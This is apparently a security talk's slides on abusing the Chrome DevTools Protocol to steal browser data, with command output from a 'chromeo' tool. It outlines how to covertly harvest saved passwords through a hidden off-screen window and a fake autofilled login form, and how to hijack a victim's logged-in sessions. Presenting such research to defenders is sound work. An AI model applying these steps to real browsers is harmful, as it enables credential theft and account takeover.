

[27/03/2026 10:36:54] (finished) c3c > **chromeo bookmarks 52826**
[*] Command: bookmarks (Dump browser bookmarks)
[*] Connected to Chrome DevTools on localhost:52826

ID	TITLE	URL
5	Corp Intranet	https://intranet.corp/
7	CyberPark PAM	https://cyberpark.corp

[+] GetBookmarks: 2 bookmark(s) found



Using CDP to get Passwords

- ▶ Saved passwords at:
 - ▶ chrome://passwords
 - ▶ edge://settings/autofill/passwords



Using CDP to get Passwords

- ▶ We can retrieve the list of saved credentials
- ▶ Requesting password requires Windows auth



Using CDP to get Passwords


- ▶ Autofill in the browser
- ▶ Over CDP it doesn't instantly seem to work
 - ▶ Autofill CDP domain
 - ▶ Doesn't use browser autofill data

Autofill.trigger

Trigger autofill on a form identified by the fieldId. If the field and related form cannot be autofilled, the command will fail.


PARAMETERS

fieldId	DOM.BackendNodeId	Identifies a field that serves as an anchor for a form.
frameId	Page.FrameId	Identifies the frame that field belongs to.
card	CreditCard	Credit card information to fill out the form. Credit card information is exclusive with address .
address	Address	Address to fill out the form. Address data is not exclusive with card .



Using CDP to get Passwords

- ▶ Autofill in the browser
- ▶ Over CDP it doesn't instantly seem to work
 - ▶ Autofill CDP domain
 - ▶ Doesn't use browser autofill data
 - ▶ Page cannot be hidden
 - ▶ Create a new window at coordinates (-31337,-31337)
 - ▶ Chrome checks page focus
 - ▶ `Emulation.setFocusEmulationEnabled`
 - ▶ Input activity needed on page
 - ▶ `Input.dispatchMouseEvent`
 - ▶ What if the page sets autocomplete="off"
 - ▶ Replace the page contents
 - ▶ Simple form with autocomplete enabled



Using CDP to get Passwords

- ▷ **Step 1: Connect to CDP / WebSocket**
- ▷ **Step 2: Emulation.setFocusEmulationEnabled**
 - ▷ Focus emulation
- ▷ **Step 3: Fetch.enable**
 - ▷ Request interception
- ▷ **Step 4: Page.navigate**
 - ▷ Start navigation (to intercepted URL)
- ▷ **Step 5: Fetch.requestPaused (event)**
- ▷ **Step 6: Fetch.fulfillRequest**
 - ▷ Serve fake login form HTML instead of real page
- ▷ **Step 7: Input.dispatchEvent**
 - ▷ Simulate user input
- ▷ **Step 8: Runtime.evaluate**
 - ▷ Read filled in values




```
PS C:\dev\chrome>  
PS C:\dev\chrome> python .\cdp_credentials.py
```

Gmail Images

Google

Search Google or type a... 🔊 🔄 AI Mode



Microsoft Azure



Google



The Internet



My Account



Gmail



Search



Sign in to your ...



Inbox (6)



Add shortcut

Customize Chrome

What else?

The screenshot shows the Chrome DevTools Protocol documentation interface. On the left is a sidebar with a 'Home' link and a list of domains: Accessibility, Animation, Audits, Autofill, BackgroundService, BluetoothEmulation, Browser, CacheStorage, Cast, Console, CSS, Debugger, DeviceAccess, DeviceOrientation, and DOM. The main content area has a blue header with 'Chrome DevTools Protocol' and a search bar. Below the header, the 'Fetch Domain' is selected. It includes a description: 'A domain for letting clients substitute browser's network layer with client code.' The 'Methods' section lists: [Fetch.continueRequest](#), [Fetch.continueWithAuth](#), [Fetch.disable](#), [Fetch.enable](#), [Fetch.failRequest](#), [Fetch.fulfillRequest](#), [Fetch.getResponseBody](#), [Fetch.takeResponseBodyAsStream](#), and [Fetch.continueResponse](#) (marked as EXPERIMENTAL). The 'Events' section lists: [Fetch.authRequired](#) and [Fetch.requestPaused](#). The 'Types' section lists: [Fetch.AuthChallenge](#), [Fetch.AuthChallengeResponse](#), [Fetch.HeaderEntry](#), [Fetch.RequestId](#), [Fetch.RequestPattern](#), and [Fetch.RequestStage](#).

Home

Chrome DevTools Protocol

Versions

- latest (tip-of-tree)
- v8-inspector (node)
- stable (1.3)

Domains

- Accessibility
- Animation
- Audits
- Autofill
- BackgroundService
- BluetoothEmulation
- Browser
- CacheStorage
- Cast
- Console
- CSS
- Debugger
- DeviceAccess
- DeviceOrientation
- DOM

Fetch Domain

A domain for letting clients substitute browser's network layer with client code.

Methods

- [Fetch.continueRequest](#)
- [Fetch.continueWithAuth](#)
- [Fetch.disable](#)
- [Fetch.enable](#)
- [Fetch.failRequest](#)
- [Fetch.fulfillRequest](#)
- [Fetch.getResponseBody](#)
- [Fetch.takeResponseBodyAsStream](#)
- [Fetch.continueResponse](#) EXPERIMENTAL

Events

- [Fetch.authRequired](#)
- [Fetch.requestPaused](#)


Types

- [Fetch.AuthChallenge](#)
- [Fetch.AuthChallengeResponse](#)
- [Fetch.HeaderEntry](#)
- [Fetch.RequestId](#)
- [Fetch.RequestPattern](#)
- [Fetch.RequestStage](#)

Using CDP to do network interception

Routing requests of the victim through an upstream proxy

- ▷ `Fetch.enable`
- ▷ Route through proxy on the operator's side



data:text/plain,I'm the victim browser x Search | Microsoft 365 Copilot x +

https://m365.cloud.microsoft/search/

M365 Copilot

Search

Apps

ot

copilot home page-where you can see and access all of your Microsoft 365 apps. If your user license was very recently assigned to you. Wait 10 minutes and refresh this page. If you still can't see your apps, contact your IT department. They can help you get up and running.

Home to Microsoft 365 Copilot

stroopeu Sign out

 **Megan Bowen**
MeganB@stroop.eu
[View account](#)
[My Microsoft 365 profile](#)
[Third party notice](#)

 Sign in with a different account

MB Megan Bowen ... Cre


useruser@DESKTOP-LHD309C: x Windows PowerShell x + v

```
PS C:\Users\user\Documents\cna\chromeo> python chromeo.py
```



Using CDP to browse using the victim's session

Route requests of operator via instrumented browser

